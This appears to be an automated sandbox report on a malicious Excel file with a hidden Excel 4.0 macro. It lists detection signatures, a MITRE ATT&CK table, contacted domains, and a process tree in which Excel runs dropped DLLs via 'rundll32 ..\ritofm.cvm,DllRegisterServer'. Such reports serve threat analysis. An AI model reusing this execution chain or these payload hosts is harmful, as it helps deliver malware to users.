ID: 412197
Sample Name:
32154f4c_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:43:19
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 32154f4c_by_Libranalysis.xls

Overview


General Information

Sample Name:	32154f4c_by_Libranalysis.xls
Analysis ID:	412197
MD5:	32154f4c3997c4c..
SHA1:	4e47b10ce837d7..
SHA256:	c92b6793b9457a..
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 3920 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6320 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6376 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
32154f4c_by_Libranalysis.xls	4%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	0%	Virustotal		Browse
fcventasyservicios.cl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Virustotal		Browse
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	• 0%, Virustotal, Browse	unknown
fcventasyservicios.cl	192.185.32.232	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://login.microsoftonline.com/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://shell.suite.office.com:1443	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://autodiscover-s.outlook.com/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://cdn.entity.	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://powerlift.acompli.net	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://cortana.ai	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://api.aadrm.com/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://api.microsoftstream.com/api/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://cr.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://graph.ppe.windows.net	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://store.office.cn/addinstemplate	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://web.microsoftstream.com/video/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://graph.windows.net	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://dataservice.o365filtering.com/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://ncus.contentsync.	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://weather.service.msn.com/data.aspx	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://apis.live.net/v5.0/	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://management.azure.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://wus2.contentsync.	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	EFB6B18F-65BF-445D-97B5-07043DE10A60.0.dr	false		high
